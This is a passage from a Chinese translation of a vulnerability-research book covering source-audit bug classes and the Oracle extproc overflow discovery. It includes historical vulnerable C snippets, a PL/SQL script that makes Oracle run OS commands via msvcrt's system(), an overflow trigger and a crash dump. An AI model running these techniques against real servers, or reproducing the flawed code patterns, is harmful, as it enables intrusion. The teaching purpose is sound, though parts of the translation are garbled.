在程序上下文里，length 是 RPC 碎片的长度，size 是数据包的总长度。输出缓冲区和输入缓冲区一样，分别在两个地方被 rpc 和 index 变量引用。这段代码尝试从数据流里剥离包头来重组 RPC 碎片。rpc 和 index 随着每次循环递增，total_len 表示写入缓冲区的数据长度。程序在写入前尝试进行边界检查，但这个检查的实现有些问题。为什么有问题呢？因为程序把当前 RPC 碎片的长度和总数据长度做比较；但正确的检查应该是把所有 RPC 碎片的总长度（包括当前的）和缓冲区的长度做比较。这个检查不正确，但确实在代码里出现了。所以说，如果你只是草率地检查，很可能就不再深究了，而想当然的认为检查是有效的—这个例子提示我们，需要在重要的区域验证所有的边界检查。

16.4.5 循环结构

循环结构是最容易发生溢出的地方，从程序员的角度来看，循环结构的代码比线性的代码要复杂一些，而且越复杂的循环结构越有可能出现编程错误，从而引入漏洞。许多流行的、security-critical 的程序都包含难以理解的循环结构，其中有些是不安全的。通常来说，当程序中存在循环嵌套时，会导致复杂的相互作用，更容易出错。分解（parsing）循环或处理 user-defined 输入是开始审计的好地方，把精力集中在这些区域，可以事半功倍。

复杂循环结构容易出问题的例子是 Sendmail—Mark Dowd 发现的 crackaddr 函数的漏洞。这个函数的循环结构非常之大，如果在这里列出来的话，要占用很多篇幅，因此，建议你阅读它的源码来了解相关信息。由于这个循环结构十分复杂，而且里面还要处理众多变量，所以在处理某些输入数据的模式时，出现缓冲区溢出条件。尽管 Sendmail 的开发者已经做了大量的检查来防止缓冲区溢出，但代码仍然产生了意料之外的结果。一些关于这个漏洞的第三方分析，其中包括波兰安全研究小组 Last Stages of Delirium，都轻描淡写的描述了这个漏洞的可利用性，因为他们错过了一个可能导致缓冲区溢出的输入模式。

16.4.6 Off-by-One 漏洞

Off-by-One 或 off-by-a-few 漏洞是常见的编码错误，出现这类错误的主要原因是：一个或有限个字节写到分配内存边界之外。这种漏洞经常导致字符串没有正确的 null-termination，在循环结构里经常可以看到这类错误，常见的字符串函数也可能引入这类错误。这类错误在很多情况下都可以利用，以前的程序里还经常可以看到它们的影子。

例如，下面的代码摘自 Apache 2.0.46 之前的某个版本。这个漏洞被静悄悄的补上了。

```
if (last_len + len > alloc_len) {
    char *fold_buf;
    alloc_len += alloc_len;
    if (last_len + len > alloc_len) {
      alloc_len = last_len + len;
    }
    fold_buf = (char *)apr_palloc(r->pool, alloc_len);
    memcpy(fold_buf, last_field, last_len);
    last_field = fold_buf;
}
memcpy(last_field + last_len, field, len +1); /* +1 for nul */
```

在处理 MIME 头的代码里，作为请求的部分发到 Web server 后，如果前两个 if 语句为真（true)，将分配 1 个字节长的缓冲区。随后的 memcpy 调用将把一个 NUL 字符写到边界之外。由于 Apache 使用自定义的堆实现，所以，要验证这个错误的话会比较麻烦；然而，它仍是一个典型的 off-by-one 处理 null-termination 例子。

对任何在结束时 null-terminate 字符串的循环，都应当对它进行双重检查，以防止出现 off-by-one-condition 。下列代码是在 FreeBSD FTPdaemon 里发现的，说明这个问题。

```
    char npath[MAXPATHLEN];
        int i;

        for (i = 0; *name != '\0' && i < sizeof(npath) - 1; i++, name++)
{
                npath[i] = *name;
                if (*name == '"')
                        npath[++i] = '"';
        }
        npath[i] = '\0';
```

尽管这段代码试着为 NUL 字符保留空间，但是，如果在输出缓冲区边界末尾的字符是引号，一个 off-by-one 条件出现。

不恰当的使用某些库函数，也可能引入 off-by-one 条件。例如，如果调用 strncat 的格式不正确，用输出缓冲区保留的空间（因为没有把 NUL 字符算在内，所以长度比正确的长度少一个字节）作为它的第三个参数，将会把 NUL 字符写到边界之外，从而 null-terminates 输出字符串。

下面的例子显示了错误的 strncat 用法

```
strcpy (buf, "Test:");
strncat (buf, input, sizeof(buf)-strlen(buf));
```

安全的用法应该是：

```
strncat (buf, input, sizeof(buf)-strlen(buf)-1);
```

16.4.7 Non-Null 终止问题

要想安全的处理字符串，必须正确的 null-terminated 它们，以便能容易的确定它们的边界。程序在执行过程中，如果碰到字符串没有正确的终止，可能会引起安全问题。例如，如果字符串没有正确终止，周围的内存数据可能会被当作字符串的一部分。这种情形对安全性会有一些影响，例如，大幅度增加字符串的长度，或修改字符串的操作将会破坏字符串缓冲区边界外的内存。有些库函数天生就存在与 null-termination 相关的问题，我们在审计源码时，应该检查这些情况。例如，函数 strncpy 用完目标缓冲区之后，不会 null-termination 它写的字符串，程序员必须明确的 null-termination，否则就会留下隐患。例如，下面的代码是不安全的。

```
char dest_buf[256];
char not_term_buf[256];

strncpy(not_term_buf,input,sizeof(non_term_buf));

strcpy(dest_buf,not_term_buf);
```

因为第一个 strncpy 没有 null-termination non_term_buf；即使两个缓冲区一样大，第二个 strcpy 也不安全。在第一个 strncpy 和第二个 strcpy 之间，下面像下面这样的一行代码，将使这段代码免受缓冲区溢出的影响。

```
not_term_buf[sizeof(not_term_buf) - 1] = 0;
```

虽然缓冲区周围的状态对利用这个漏洞有一定的影响，但在很多情况下，我们可以利用它执行代码。

16.4.8 Skipping Null-Termination 问题

程序中某些可利用的编程错误是跳过字符串里的 null-terminating 字节，然后继续处理，直至影响内定义的内存区域。一旦跳过 null-termitation 字节，如果将来的任何处理引起一个写操作，它可能引起内存破坏，导致执行代码。这类漏洞一般出现在处理字符串的循环过程中，特别是在每次处理多于一个字符，或假设字符串的长度时。下列代码例子直到最近才在 Apache 的 mod_rewrite 模块中发现。

```
        else if (is_absolute_uri(r->filename)) {
            /* it was finally rewritten to a remote URL */

            /* skip 'scheme:' */
            for (cp = r->filename; *cp != ':' && *cp != '\0'; cp++)
                ;
            /* skip '://' */
            cp += 3;
```

where is_absolute_uri 做下列：

```
    int i = strlen(uri);
    if (   (i > 7 && strncasecmp(uri, "http://",   7) == 0)
        || (i > 8 && strncasecmp(uri, "https://",  8) == 0)
        || (i > 9 && strncasecmp(uri, "gopher://", 9) == 0)
        || (i > 6 && strncasecmp(uri, "ftp://",    6) == 0)
        || (i > 5 && strncasecmp(uri, "ldap:",     5) == 0)
        || (i > 5 && strncasecmp(uri, "news:",     5) == 0)
        || (i > 7 && strncasecmp(uri, "mailto:",   7) == 0) ) {
        return 1;
    }
    else {
        return 0;
}
```

这里的问题出在行 c += 3；处理代码试图跳过 URI 里的://。然而，注意在 is_absolute_uri 里，不是所有的 URI 都以 :// 结束。如果被请求的 URI 只是简单的 ldap:a ，那这段代码可能会跳过 null-termination 字节，进入 URI 处理过程，一个 NUL 字符被写到它，使这个漏洞潜在的可利用。在这个特殊的例子里，某些重写规则必须被适当为这个来工作，但在许多开源代码库中，类似的问题还很常见，我们在审计时应当考虑这些情况。

16.4.9 有符号数（Signed）比较漏洞

许多程序员会对用户的输入进行检查，但是，当使用 signed-length specifiers 时，并没有正确的结束检查。许多长度分类符（specifiers），例如 size_t 是无符号的；像 signed-length 分类符，例如 off_t，不容许这同样的结果。如果比较两个有符号整数，特别是比较两个常量时，在长度检查时，可能不会考虑它们小于 0 的可能性。

从编译代码的角度来看，我们没有必要显式指出不同类型整数之间的比较标准，只所以这样，我们必须感谢编译器的正确行为。遵循 ISO C 标准，如果两个不同类型或长度的整数相比较，它们首先被转换成有符号的 int 类型，然后比较。如果其中一个整数的类型比一个有符号 int 长度大，那么这两个整数都要转换到大的类型，然后再做比较。当一个无符号 int 和有符号 int 比较时，无符号类型比有符号类型大，将被优先处理。例如，下面是无符号数比较。

```
if ( (int) left < (unsigned int ) right )
```

然而，下面这个比较是有符号的：

```
if ( (int) left < 256 )
```

某些操作符，如 sizeof()操作符，是无符号的。下列比较是无符号的，即使 sizeof 操作符的结果是常量。

```
if ( (int ) left < sizeof (buf ) )
```

然而，下面的比较是有符号的，因为在比较之前，两个短整型被转换成有符号整型。

```
if ( (unsigned short ) a < ( short ) b )
```

在很多情况下，特别是使用 32-bit 整型的地方，为了绕过长度检查，你必须能直接指定整型。例如，在实际情况中，它不可能促成 strlen()返回一个趋向负数的值，但是，如果某些方法从一个数据包中中得到一个整数，一个整型被直接从一个包中取回，就有可能使它成为负数。

2002 年发现 Apache chenked-encoding 漏洞，就是有符号数比较所导致的，下面这段代码是可能出问题的地方：

```
len_to_read = (r->remaining > bufsiz) ? bufsiz : r->remaining;
```

```
len_read = ap_bread(r->connection->client, buffer, len_to_read);
```

在这个例子里，bufsiz 是指示缓冲区剩余空间的有符号数，r-remaining 是 off_t 类型的有符号数，直接从请求里指定块（chunk）的大小。计划变量 len_to_read 的值取 bufsiz 或 r-remaining 两个中的最小一个，但如果块的大小是负数，它可能绕过检查。当负数传给 ap_bread 时，会变成非常大的正数，从而导致很大范围的 memcpy。这个错误非常明显，在 Win32 上，通过改写 SEH 可以轻易利用它；聪明的 Gobbles Security Group 证实，由于 memcpy 实现的一个错误，它们在 BSD 上也是可利用的。

今天，在软件里依然可以看到这类漏洞。我们在碰到用有符号整型作为长度分类符的情形时，值得仔细审计。

16.4.10 Integer-Related 漏洞

整数溢出似乎已经成为安全研究者的顺口溜，常用它来描述大多数漏洞，但很多与整数溢出并不相干。2002 年，在 USA BlackHat 的“Professional Source Code Auditing”演讲中，第一次提到整数溢出，尽管在这之前，一些安全研究者已经知道怎样发现这些溢出了。

当整数超出它的最大值，或者低于它的最小值时，会发生整数溢出。整数的最大值或最小值由它的类型和大小（size）定义。16-bit 有符号整数的最大值是 32,767（0x7fff），最小值是-32,768（-0x8000）。32-bit 无符号整数的最大值是 4,294,967,295（0xffffffff），最小值是 0。如果一个 16-bit 有符号整数的值是 32,767，加 1 的话，它的值就会变成-32,768，导致整数溢出。

当你想绕过长度检查，或因缓冲区的太小而不能容纳拷给它的数据，促使再分配给它时，整数溢出是有用的。整数溢出通常分为两类：加/减法溢出，乘法溢出。

加/减法溢出的原因是：两个数相加或相减时，结果超出最大值 / 最小值的范围。例如，下面的代码可能会引起整数溢出。

```
char *buf;
int allocation_size = attacker_defined_size + 16;

buf = malloc(allocation_size);
memcpy(buf,input,attacker_defined_size);
```

在这个例子里，malloc()分配的缓冲区太小，不能容纳 memcpy()拷贝的数据，如果 attacker_defined_size 是-16 和-1 之间的某个值，加法将引起整数溢出。在开源程序中，还可以看到类似的代码。尽管利用这类漏洞存在一定的困难，但这些错误确实存在。

当程序期望用户输入最小长度时，通常可以发现减法溢出。下列代码易受整数溢出的影响。

```
#define HEADER_SIZE 16

char data[1024],*dest;
int n;
```

```
n = read(sock,data,sizeof(data));
dest = malloc(n);
memcpy(dest,data+HEADER_SIZE,n - HEADER_SIZE);
```

在这个例子里，如果读完的网络数据小于预期的最小长度（HEADER_SIZE）时，整数 wrap 会出现在 memcpy 第三个参数里。

当两个数相乘，结果超出整型的最大长度时，发生乘法溢出。2002 年，在 OpenSSH 和 Sun 的 RPC 库里发现了这类漏洞。下面的代码摘自 OpenSSH（3.4 以前），是一个典型的乘法溢出例子。

```
nresp = packet_get_int();
if (nresp > 0) {
        response = xmalloc(nresp * sizeof(char*));
        for (i = 0; i < nresp; i++)
                response[i] = packet_get_string(NULL);
}
```

在这个例子里，nresp 是直接来自 SSH 数据包的整数。它和字符指针的大小（在这里是 4）相乘，结果作为分配目标缓冲区的大小。如果 nresp 大于 0x3fffffff，相乘后的结果将超出无符号整型的最大值，产生溢出。如果分配的内存非常小，但把大量的字符指针复制到它里面，可能引起溢出。有趣的是：因为 OpenBSD 采用了更安全的堆实现，没有在堆上保存内嵌的控制结构，从而导致在 OpenBSD 上可以利用这个特殊的漏洞。对于有内嵌控制结构的堆实现，带有大量指针的堆出现恶化后，在其后的分配过程中将导致崩溃，例如在 packet_get_string 中。

Smaller-sized 整数比整数溢出更容易受到攻击；它可能能引起一个整型 wrap 对 16-bit 整数类型，经由常见例程，例如 strlen()。这类整数溢出是导致 RtlDosPathNameToNtPathName_U 溢出的原因；典型的例子是 IIS WebDAV 漏洞，详细描述见 Microsoft Security Bulletin MS03-007。

Integer-related 漏洞出现的比例很高，在软件中经常可以见到它们的身影。然而，许多程序员注意到 string-related 操作的危险，而不太关注与整数操作相关的危险。在未来的几年中，类似的漏洞可能还会出现。

16.4.11 Different-sized 整型转换

在两个不同大小的整数间转换，可能会得到意外的结果。如果没有仔细考虑，这些转换可能导致危险，如果在源码中发现这种转换，应该对它们进行仔细检查。它们可能导致值截断（truncation），有时候能导致可利用的安全状态。

从大整型到小整型的转换（32 到 16 位，或 16 到 8 位）可能导致值截断或符号转换。例如，如果一个有符号 32-bit 整型的值为-65,535 被转换成 16-bit 整数，由于截断了整数的高 16 位，从而得到值为＋1 的 16-bit 整数。

从小到大的整数类型转换，根据源和目标的类型，可能会导致符号扩展。例如，把有符号 16-bit 整型数-1 转换为无符号 32-bit 整型时，得到结果比 4GB 略小。

表 16.1 可能有助于你了解整数间的转换。对于最近版本的 GCC，它是准确的。

希望这个表有助于澄清不同大小整数间的相互转换。最近在 Sendmail 里 prescan 函数中发现的漏洞，是这类漏洞的好例子。从输入缓冲区得到一个有符号字符（8 位），转换成有符号的 32-bit 整数。这个字符被符号扩展到 32-bit，值为-1，哪些也发生在对特殊的情形 NOCHAR 的定义。这些将导致在函数的边界检查中失败，以及远程利用的缓冲区溢出。

大家都认为，在不同大小整数之间相互转换是非常复杂的，如果没有仔细考虑，它们可能成为错误的源泉。在现代程序中，对于使用不同大小的整数，存在一些真正的理由；如果你在审计时发现它们，值得花些时间深入检查它们的使用。

表 16.1 整数转换表

Source SIZE/TYPE	SOURCE VALUE	DESTINATION SIZE/TYPE	DESTINATION VALUE
16-bit signed	-1 (0xffff)	32-bit unsigned	4294967295 (0xffffffff)
16-bit signed	-1 (0xffff)	32-bit signed	-1 (0xffffffff)
16-bit unsigned	65535 (0xffff)	32-bit unsigned	65535 (0xffff)
16-bit unsigned	65535 (0xffff)	32-bit signed	65535 (0xffff)
32-bit signed	-1 (0xffffffff)	16-bit unsigned	65535 (0xffff)
32-bit signed	-1 (0xffffffff)	16-bit signed	-1 (0xffff)
32-bit unsigned	32768 (0x8000)	16-bit unsigned	32768 (0x8000)
32-bit unsigned	32768 (0x8000)	16-bit signed	-32768 (0x8000)
32-bit signed	-40960 (0xffff6000)	16-bit signed	24576 (0x6000)

16.4.12 Double Free 错误

尽管 Double Free 可能引起内存破坏，甚至允许攻击者执行代码。但某些堆实现不受它的影响，或对它有一定的免疫力，因此，只在某些平台上，Double Free 错误才是可以利用漏洞。

现在的程序员很少犯 Double Free 错误了（尽管我们曾经看到过）。Double Free 错误经常出现在保存全局范围指针的堆缓冲区里。当全局指针被释放时，程序通常把它设为 NULL，防止被其它程序重用。如果程序没有这样做，那么对我们来说，在这样的堆块里寻找 Double Free 是不错的主意；在 C++代码里，如果你 destroying 类的实例，而类的某些成员已被释放时，也可能产生这类漏洞。

最近在 zlib 中发现的，在解压缩期间触发某个错误导致 Double Free 的漏洞，以及最近在 CVS server 中发现的漏洞，都是 Double Free 的结果。

16.4.13 Out–of-scope 内存使用漏洞

程序使用的内存区域都有一定的范围和生命期，在它们生效前或失效后，对它们的使用都会带来安全风险，如内存破坏，甚至是执行代码。

16.4.14 使用未初始化的变量

在程序中一般很少见到使用未初始化变量的情形，因为，如果程序有这样的错误，在第一次运行时，就可能出现被利用的情形而被发现。静态内存，如可执行文件的.data 或.bss 段里的变量，在程序执行前会被初始化为 NULL。但对于栈或堆变量来说，程序并没有为它们初始化，所以程序员在使用前，必须明确的把它们初始化，以保证程序可靠运行。

如果变量未被初始化，在默认情况下，它的内容是随机的。不过，我们有机会猜出未初始化内存区域里包含的数据。比如说，未初始化的栈局部变量的内容可能是上次函数调用的数据，有可能是函数的参数、保存的寄存器、或函数的局部变量，具体是何内容要看它在栈中的位置。如果攻击者很幸运，正确控制了这样的内存块，那他就有机会利用这类漏洞。

由未初始化变量导致的漏洞比较少见，因为它们的存在将导致程序直接崩溃，很容易被发现。因此，这类漏洞一般潜伏在那些很少被执行的代码段中，如那些需要触发罕见错误才会被执行的代码段。很多编译器在编译时将检查未初始化变量，例如，微软的 Visual C++自带一些检测措施，GCC 也为此做过一些努力，但两者的效果都不理想；因此，程序员有责任不犯这类错误。

下面的例子假设使用了未初始化变量。

```
int vuln_fn(char *data,int some_int) {
        char *test;

        if(data) {
                test = malloc(strlen(data) + 1);
                strcpy(test,data);
                some_function(test);
        }

        if(some_int < 0) {
                free(test);
                return -1;
        }

        free(test);
        return 0;
}
```

在这个例子里，如果参数 data 为 NULL，指针 test 没被初始化。当函数在后面释放它时，它处于未初始化的状态。注意：gcc，Visual C++在编译时，都不会警告程序员存在这个错误。

尽管这类漏洞具有的特性导致它可以被自动检测到，但现在的程序中仍可能出现这类错误（如 2002 年，Stefan Esser 在 PHP 里发现的错误）。尽管未初始化变量漏洞比较少见，但它们之中也有很复杂的情况，可能会在程序中潜伏多年。

16.4.15 Use After Free 漏洞

每个堆缓冲区都有生命期，从它们被分配开始，到通过 free 或零字节 realloc 释放它们这段时间止。在它们被释放后，任何试图写入堆缓冲区的操作，都可能引起内存破坏，最终导致执行任意代码。

当指向堆缓冲区的指针保存在不同的内存区域时，如果释放它们中的一个，或者指向堆缓冲区不同偏移的指针被使用，但原来的缓冲区却被释放了，这种情况最有可能发生 Use After Free 漏洞。这类漏洞会引起未知的堆恶化，一般在开发过程中就能根除。如果 Use after free 漏洞潜伏到软件的发行版，那么最有可能的情形是，它位于很少被执行或处理的代码段里。2003 年 5 月发现的 Apache 2 psprintf 漏洞就是 Use after free 的例子，活动的内存节点被意外释放后，又被 Apache 的 malloc-like 分配例程分发。

16.4.16 多线程问题和 Re-Entrant 安全代码

大多数开源程序不是多线程的；然而，许多多线程程序并没有采取必要的措施确保它们的线程安全。在多线程程序里，不同的线程访问同一全局变量时，如果没有适当的锁定，可能导致潜在的安全问题。这类错误一般很难发现，除非用非常大的负载对程序进行压力测试，否则很可能错过它们，或者把它们作为间歇式的软件错误，而从来没有验证。

2002 年 8 月，Michal Zalewski 在 Problems with Msktemp 里提到，当全局变量处在意外状态下，Unix 的信号发送能导致执行被停止。如果在信号处理的程序中，没有安全的使用可重入的库函数，很可能导致内存破坏。

当许多函数有 thread-和 re-entrant 安全版本的时候，在 multithreaded 或 re-entrant 代码中也不总是会使用它们。]审计这类漏洞时，需要在头脑中保持多线程的概念。这样有助于我们理解在库函数之后程序又做了些什么，而这些可能是问题的真正源头。如果你在头脑中保持这个概念，线程相关的问题也不是很难。

16.5 超越识别：真正的漏洞 VS 错误

在很多时候，我们发现的错误并不是真正的安全漏洞。安全研究者在进一步行动前，必须了解错误的影响范围。但在成功利用之前，通常没有办法确认错误的全部影响，幸好可以通过简单的源码审计，完成大量乏味的安全工作。

从漏洞点回溯来确定触发漏洞的必要条件是有益的。确保在活动代码里真正存在漏洞，攻击者能控制所有的变量，并核实在代码流的适当位置没有为防止错误，而进行明显的检查。你必须经常检查随软件一起分发的配置文件，以确认在一般情况下这些选项是开或关。这些简单的检查可以使我们在编写漏洞利用代码时节省大量时间，使你远离为不成为问题的问题编写破解的挫折。

16.6 结论

漏洞研究有时候会令人沮丧，但有时候又充满乐趣。作为审计者，你可能会搜寻一些并不存在的东西；为了找出有价值的东西，你必须下很大的决心。当然，幸运之神可能会降临，但是始终如一的漏洞研究通常意味着数小时刻苦的审计和编写文档。时间再三证明，每个大的软件包中都存在可利用的安全漏洞。尽情享受审计的乐趣吧。

17 Instrumented Investigation：手工的方法

我们在前面花了大量的篇幅介绍 Fuzzing，你可能会因此认为，在漏洞猎人的世界里不再需要手工调查了。但通过本章的学习，你会认识到这种想法是不正确的，在安全研究领域里，手工调查一直占有一席之地，并且到现在又有了长足的发展。我们将从讨论手工调查开始，接着审视手工调查的思维过程，并介绍发现漏洞背后的故事。沿着这个思路，我们将阐述输入验证，以及绕过输入验证的方法。因为输入验证常常防碍我们的研究过程，对它稍深入的理解，将使我们的攻击更加有力，并增加对防御技术的理解。

17.1 原则（philosophy）

隐藏在我们方法背后的含意是，尽量简化研究者的整体视图，使他/她把精力放在系统的结构和行为上，从技术角度审视安全技术，而不会被厂商的文档或源码所误导。尽管基本技能很重要，但与此相比，态度和方法更重要。我们的经验是：正确的方法将指导我们发现错误；而这些错误对开发团队来说是“不做考虑的”—因为他们可以查阅源码，明显的错误会被发现而加以改正，因此，剩下的就是一些很隐晦的错误（如复杂的 C 宏定义）；当然，这些错误也可能是因为没有考虑系统各组件之间的相互作用而导致的。抛开规则，也是解放思想。

我们的总结如下：

不阅读系统的文档和源码，试着通过其它途径了解它。

检查可能存在漏洞的区域。在检查期间，使用系统跟踪分析工具观察系统行为，并注意这些行为在哪里有分支—有时候可能不明显。

观察异常行为，尝试对系统进行攻击并观察它的响应。

重复这个过程，直到你了解所有的系统行为为止。

上面的描述比较抽象，或许具体的例子更能说明问题。

17.2 Oracle extproc 溢出

Oracle 为 extproc 溢出发布了 57 号安全警报—这个警报的内容参见 http://otn.oracle.com/deploy/security/pdf/2003altert57.pdf 。与之相关的 Next Generation Software(NGS)报告可以参阅 www.nextgenss.com/advisoriey/ora-extproc.txt。

在 2002 年 9 月的某一天，Next Generation Software 为寻找新的安全漏洞，准备重点审计 Oracle RDBMS；考虑到其它的组织可能审计过 Oracle RDBMS，因此，NGS 的这次审计格外严格。在此之前，David Litchfield 在 extproc 里已经发现了一个错误，因此这次我们决定从普通区域开始。了解 David Litchfield 怎样发现的第一个错误的细节对接下来的学习很重要。

高级 DBMS 一般都支持“自有的”结构化查询语言（Structured Query Language，SQL）及复杂的脚本，甚至允许创建过程。比如说，SQL server 自有的方言被称为“Transact-SQL”，支持 WHILE 循环，IF 语句等；SQL server 除此之外，还可以通过“扩展存储过程”（这些是 DLL 里的自定义函数，可以用 C/C++来写）直接和操作系统进行交互。

从历史上说，SQL Server 的扩展存储过程出过很多问题，所以，我们推测，使用类似机制的 RDBMS 也可能会存在类似的问题。登录 Oracle。

Oracle 提供的功能比 SQL Server 的扩展存储过程更丰富，它允许用户调用任意库函数，而不仅仅是那些预先定义好的规范函数。在 Oracle 里，被调用的外部函数库被称为“外部过程”，在二级 extproc 过程里实现。extproc 作为 Oracle 提供的额外服务，可以用类似的方式连到它自己的数据库服务。

另外需要重点掌握的是 Transparent Network Substrate protocol（TNS）。它是 Oracle 架构体系的一部分，用来管理 Oracle 过程与客户端和系统其它部分间的通信。TNS 是一个二进制头部的、基于文本的协议，支持很多命令，但一般用来启动、停止、和管理其它的 Oracle 服务。

我们决定先查看 extproc 干了些什么。以 Windows 上的 Oracle 为例，在 Oracle 过程里获得所有的标准套接字调用，并在它们上面设置断点—connect，accept，recv，recvfrom，readfile，writefile 等。我们因此得到大量的外部过程调用信息。

David Litchfield 发现，Oracle 在调用扩展存储过程时，它用了一系列的 TNS 调用，后面是产生调用扩展存储过程的简单协议。extproc 假设与 Oracle 间的通信肯定是在其它连接的有效期内，而不再进行认证。这就暗示我们：如果你能（象远程攻击者一样）直接用 extproc 调用函数库，（假定）可以运行 libc 或 msvcrt.dll（在 Windows 上）里的 system 函数，那我们就能轻易攻击服务器。虽然有很多的措施可以减轻它带来的影响，但在默认安装情况下（在 Oracle 修复这个错误之前），就是这样。

我们把这个错误向 Oracle 做了通报，并和他们一起发布了补丁。你可以在 http://otn.oracle.com/deploy/security/pdf/plsextproc_alter.pdf 查看这个警报（29 号）。David Litchfield 提交的报告在 www.nextgenss.com/advisories/oraplsextproc.txt。

因为 Oracle 在这个区域里的行为非常敏感（在系统安全方面），我们决定再次审阅所有与外部过程有关的行为，希望找到更多的宝贝。

实现上述的调用方法很简单—通过调试 Oracle，运行下面的脚本，你就能看到 TNS 的命令了（摘自 David 的精彩的“HackProofing Oracle Application Sever”论文，在 www.nextgenss.com/papers/hpoas.pdf 可以找到）。

```
Rem
Rem oracmd.sql
Rem
Rem Run system commands via Oracle database servers
Rem
Rem Bugs to david@ngssoftware.com
Rem

CREATE OR REPLACE LIBRARY exec_Shell AS
'C:\winnt\system32\msvcrt.dll';
/
show errors
CREATE OR REPLACE PACKAGE oracmd IS
PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
show errors
CREATE OR REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec(cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_Shell
LANGUAGE C; end oracmd;
/
show errors
```

然后运行

exec oracmd.exec (‘dir > c:\oracle.txt);

开始真正的执行。

从开头的地方开始，我们试着在 create or replace library 语句里，手工插入常见的查询，然后（在调试器里和 Filemon 中）观察系统的响应。当我们提交一个过长的函数库名时，出现了意外：

CREATE OF REPLACE LIBRARY ext_lib IS ‘AAAAAAAAAAAAAAAAAAAAAAAA…’;

然后在它里面调用一个函数：

```
CREATE of replace FUNCTION get_valzz
    RETURN varchar AS LANGUAGE C
        NAME “c_get_val”
LIBRARY ext_lib;
```

select get_valzz from dual;

奇怪的事情发生了！不是 Oracle 本身，但显然是在某个地方—重置了连接—这通常表示有异常发生。这个奇怪的事情不是发生在 Oracle 的进程内。

看过 FileMon 的输出后，我们首先想到 extproc 是由 TNS Listener（tnslsnr）进程启动的，因此决定调试 tnslsnr 进程（在调用外部过程时，tnslsnr 是 Oracle 和 extproc 之间的中间人，用来处理 TNS 协议）。我们在这里使用的调试器是 WinDbg，因为它可以很方便的跟踪子进程。整个调试过程有些麻烦。

1） 停止所有的 Oracle 服务
2） 启动 Oracle 数据库服务（'OracleService<hostname>'）
3） 从命令行执行 windbg –o tnslsnr.exe

这条命令使 WinDbg 调试 TNS Listener 和 TNS Listener 启动的进程。TNS Listener 正运行于一个交互式的桌面中。

一旦我们按顺序做了，就会在 WinDbg 里看到不可思议的内容。

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00ec0480 ecx=00010101 edx=ffffffff esi=00ebbfec
edi=00ec04f8
eip=41414141 esp=0012ea74 ebp=41414141 iopl=0         nv up ei pl zr na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010246
41414141 ??                ???
```

这表明在 extproc.exe 里存在普通的栈溢出。在快速测试之后，我们发现这个问题不止影响 Windows 平台。

我们通过使用 create library 语句，用一个向量触发这个错误。但是回想 David 最初的 extproc 报告，我们想到像远程攻击者那样，直接调用 extproc 是可能的。因此，我们编写一个程序来远程触发这个溢出，发现它同样可以工作。至此，我们在 Oracle 上发现一个不需认证的远程栈溢出。"坚不可摧"也不过尔尔！

很显然，这个漏洞是前一个漏洞的补丁引入的—这个功能引入记录运行外部过程的请求，但它易受溢出的影响。[Apparently, this vulnerability was introduced in the patch to the previous bug—the functionality introduced to log the request to run the external procedure is vulnerable to an overflow.]

在发现这两个错误后，我们总结一下整个过程：

在了解 SQL Server 常见区域里的函数有问题后，我们想到这可能是体系结构上的漏洞，而且考虑到系统要保证安全访问存储过程是比较困难的，因此我们推测 Oracle 可能也有类似的问题。

用调试工具仔细跟踪 Oracle 的行为，导致我们在没有认证时有可能执行外部过程—错误号 1.

再次用超长的函数库名访问函数的这个区域（自第一个 extproc 错误补丁以后），我们发现发生了一些奇怪的事情。

我们用调试器和文件监视工具（Russinovich 和 Cogswell 的精彩的 FileMon）识别正在讨论的部分。

根据对所讨论部分的调试，我们看到一些有关栈溢出的异常现象—错误号 2.

我们绝不自动做任何事，所有需要做的就是把不文档放一边，仔细查看测试下的系统结构，用仪器装备来理解系统的行为。

注意，Oracle 在警报 57 里修补了这两个漏洞，并详细解释了其中的原因。

17.3 普通的体系结构故障

正如我们在前面例子里见到的，事物总是以类似的方式趋向失败。在过去 5 年中，你可能满足于每天查看安全报告，但现在，你开始注意到模式，并尝试研究它们。停下手中的活，仔细思考这些模式是有帮助的，它们可能会为你今后的研究提供灵感。

17.3.1 问题发生在边界

然而，这种说法不是很周密。通常的情形是在某种转换时会产生安全问题：从一个进程到另一个，从一种技术到另一种，或者从一个接口到另一个。下面是一些例子。

17.3.1.1 一个进程调用同一台主机上的外部进程

与之相关的例子是前面介绍的 Oracle 57 号警报和 Andreas Junestam 发现的命名管道劫持问题（Microsoft Bulletin MS03-031）。为了看到有趣的特权提升，你可以在 Windows 里用 HandleEx（来自 Sysinternals）查看指派给全局对象（象共享的内存段）的权限。许多程序没有防范本地攻击。

在 Unix 里，当进程为执行函数而调用其它的进程时，你将发现涉及分析命令行选项的一系列问题。再说一次，如果你正在审计这样的区域，使用工具会有所帮助。在这种情况下，ltrace 是最好的选择。

17.3.1.2 一个进程调入一个外部的，动态加载的函数库

Oracle 和 SQL Server 为这类问题提供了多个例子—其中包括 David Litchfield 发现的 extproc 漏洞（Oracle 警报 29），和多个 SQL Server 扩展存储过程溢出。

同样，微软 IIS 的 ISAPI 过滤器也有很多问题，包括 Sommerce Server 组件，ISM.DLL 过滤器，SQLXML 过滤器，.printer ISAPI 过滤器等。尽管人们仔细审计了网络守护程序的

核心行为，但是却忽视了延伸性的问题，从而导致此类问题发生。

关于这类问题，IIS 并不孤单。看看 Apache mod_ssl off-by-one 错误，以及 mod_mylo，mod_cookies，mod_frontpage，mod_ntlm，mod_auth_any，mod_access_referer，mod_jk，mod_php，和 mod_dav 里存在的问题。

如果你审计未知的系统，通常会在这种函数区域里会发现问题。

17.3.1.3 一个进程调入一个远程主机上的函数

尽管人们已经十分注意这样的风险，但这仍是雷区。如最近出现的 DCOM-RPC 错误（MS03-026），表明这些问题仍在我们周围徘徊。其它的一些 RPC 错误也属于此类，如 Sun UDP RPC DOS，Locator Service 溢出，Dave Aitel 发现的多重 MS Exchange 溢出，以及 Daniel Jacobowitz 发现的 statd 格式化串错误等。

17.3.2 在数据转换时出现问题

当数据从一种形式转换成另一种形式时，可能会绕过检查。实际上这涉及到两种语法规则之间转换的基本问题。当你降低深入地调用树、创建一个可编程接口变得较少语法上的复杂的系统是格外困难的，这也是这种问题如此普遍的原因（通常被称为公式化错误）。

